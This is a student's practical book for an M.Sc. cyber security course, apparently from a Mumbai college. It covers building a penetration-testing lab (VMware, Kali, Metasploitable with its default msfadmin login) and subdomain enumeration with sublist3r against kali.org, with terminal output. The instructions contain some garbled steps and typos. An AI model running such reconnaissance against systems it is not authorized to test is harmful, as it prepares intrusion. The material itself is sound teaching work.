

PRACTICAL BOOK
MSC CS (PART II) SEMESTER - III
2022-23

SUBJECT

Cyber Security and Risk Assessment

SUBMITTED BY

Samreen Bano Raeen
Seat No. CS21019

Submitted in partial fulfilment of the requirement for
Qualifying
M.Sc. CS Part II Semester III Examination
2022-23

University of Mumbai
Department of Computer Science
R.D & S.H National & W.A Science College
Linking Road, Bandra (w), Mumbai-50

Cyber Security and Risk Assessment

INDEX

Sr. No.	PRACTICAL	Date	Pg no
1	Exploring and Building a verification lab for Penetration Testing (Kali Linux).	24-09-2022	5
2	Use of open-source intelligence and passive reconnaissance	24-09-2022	11
3	Practical on enumerating host, port, and service scanning	01-10-2022	33
4	Practical on vulnerability scanning and assessment	08-10-2022	41
5	Practical on use of Social Engineering Toolkit	20-10-2022	50
6	Practical on Exploiting Web-based applications	05-11-2022	60
7	Practical on Using Metasploit Framework for exploitation	12-11-2022	85
8	Practical on Injecting Code in Data Driven Applications: SQL Injection	19-11-2022	99



R. D. National & W. A. Science College

Bandra (W), Mumbai – 4000 50

Department of Computer Science
M.Sc. (CS)

Certificate

This is to certify that **Raeen Samreen bano** of **M.Sc Part II(Sem III)** class has satisfactorily completed **8** Practical in the subject of **Cyber Security and Risk Assessment** as a part of M.Sc. Degree Course in Computer Science during the academic year 2022 – 2023.

Lecturer In charge

External Examiner

Head of
Department

College Stamp

Practical 1

Aim : Exploring and Building a verification lab for Penetration Testing (Kali Linux).



Step 1: Install VMware Workstation Player 16. Double Click and install it.



Accept the terms and conditions and click on next Button




Click on next




After Sucessful installation of VMware Workstation.



Open you Workstation and click on 2 Option i.e Open a Virtual Machine




Now give a name to you Virtual Machine and redirect to the folder where your .ios file is located.





Now select the default setting and click on next button.




Now a Wizard will open where in you need to enter the product key for Windows XP.









Kali Linux Installation: After successfully installation of Windows XP. We need to now install Kali license by following the same process.





Metasploit: After successfully installation of Kali Linux. We need to now install Kali license by following the same process.

Enter the login id as msfadmin and password msfadmin.

Practical 2

Aim: Use of open-source intelligence and passive reconnaissance

Installing and using sublist3r

1. To install sublist3r “ git clone <https://github.com/aboula3la/sublist3r.git>”

```
kali@kali: /opt/sublist3r
File Actions Edit View Help
[(kali㉿kali)-[~]] $ git clone https://github.com/aboula3la/sublist3r.git
Cloning into 'sublist3r' ...
remote: Enumerating objects: 383, done.
remote: Total 383 (delta 0), reused 0 (delta 0), pack-reused 383
Receiving objects: 100% (383/383), 1.12 MiB | 2.26 MiB/s, done.
Resolving deltas: 100% (213/213), done.

[(kali㉿kali)-[~]] $ cd sublist3r

[(kali㉿kali)-[~/sublist3r]] $ /opt

[(kali㉿kali)-[/opt]] $ sudo git clone https://github.com/aboula3la/sublist3r.git
[sudo] password for kali:
Cloning into 'sublist3r' ...
remote: Enumerating objects: 383, done.
```

```
kali@kali: /opt/sublist3r
File Actions Edit View Help
'requirements.txt'

[(kali㉿kali)-[/opt]] $ sublist3r$ ls
Command 'sublist3r$' not found, did you mean:
  command 'sublist3r' from deb sublist3r
Try: sudo apt install <deb name>

[(kali㉿kali)-[/opt]] $ cd sublist3r

[(kali㉿kali)-[/opt/sublist3r]] $ ls
LICENSE      README.md      setup.py  sublist3r.py
MANIFEST.in   requirements.txt  subbrute

[(kali㉿kali)-[/opt/sublist3r]] $ pip install -r requirements.txt
Defaulting to user installation because normal site-packages is not writeable
```

```
kali@kali: /opt/sublist3r
File Actions Edit View Help
Successfully installed argparse-1.4.0

└─(kali㉿kali)-[~/opt/sublist3r]
└─$ sudo pip install requests
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (2.27.1)
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the system package manager. It is recommended to use a virtual environment instead: https://pip.pypa.io/warnings/venv

└─(kali㉿kali)-[~/opt/sublist3r]
└─$ sudo pip install dnspython

Requirement already satisfied: dnspython in /usr/lib/python3/dist-packages (2.2.1)
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the system package manager. It is recommended to use a virtual environment instead: https://pip.pypa.io/warnings/venv
```

```
kali@kali: /opt/sublist3r
File Actions Edit View Help
└─(kali㉿kali)-[~/opt/sublist3r]
└─$ ./sublist3r.py

Sublist3r
# Coded By Ahmed Aboul-Ela - @aboul3la

Usage: python ./sublist3r.py [Options] use -h for help
Error: the following arguments are required: -d/-domain

└─(kali㉿kali)-[~/opt/sublist3r]
└─$ sudo ln -sfv /opt/sublist3r/sublist3r.py /u
'/u' → '/opt/sublist3r/sublist3r.py'

└─(kali㉿kali)-[~/opt/sublist3r]
```

```
kali@kali: /opt/sublist3r
File Actions Edit View Help
(kali㉿kali)-[~/Desktop]
$ sublist3r -v -d kali.org -t 5 -e bing -o ~/Desktop/subresult.txt
# Coded By Ahmed Aboul-Ela - @aboul3la
[-] Enumerating subdomains now for kali.org
[-] verbosity is enabled, will show the subdomains results in realtime
[-] Searching now in Bing..
Bing: pkg.kali.org
Bing: cdimage.kali.org
Bing: old.kali.org
Bing: nethunter.kali.org
```

```
kali@kali: /opt/sublist3r
File Actions Edit View Help
# Coded By Ahmed Aboul-Ela - @aboul3la
[-] Enumerating subdomains now for kali.org
[-] verbosity is enabled, will show the subdomains results in realtime
[-] Searching now in Bing..
Bing: pkg.kali.org
Bing: cdimage.kali.org
Bing: old.kali.org
Bing: nethunter.kali.org
[-] Saving results to file: /home/kali/Desktop/subresult.txt
[-] Total Unique Subdomains Found: 4
cdimage.kali.org
nethunter.kali.org
old.kali.org
pkg.kali.org
(kali㉿kali)-[~/Desktop]
$
```

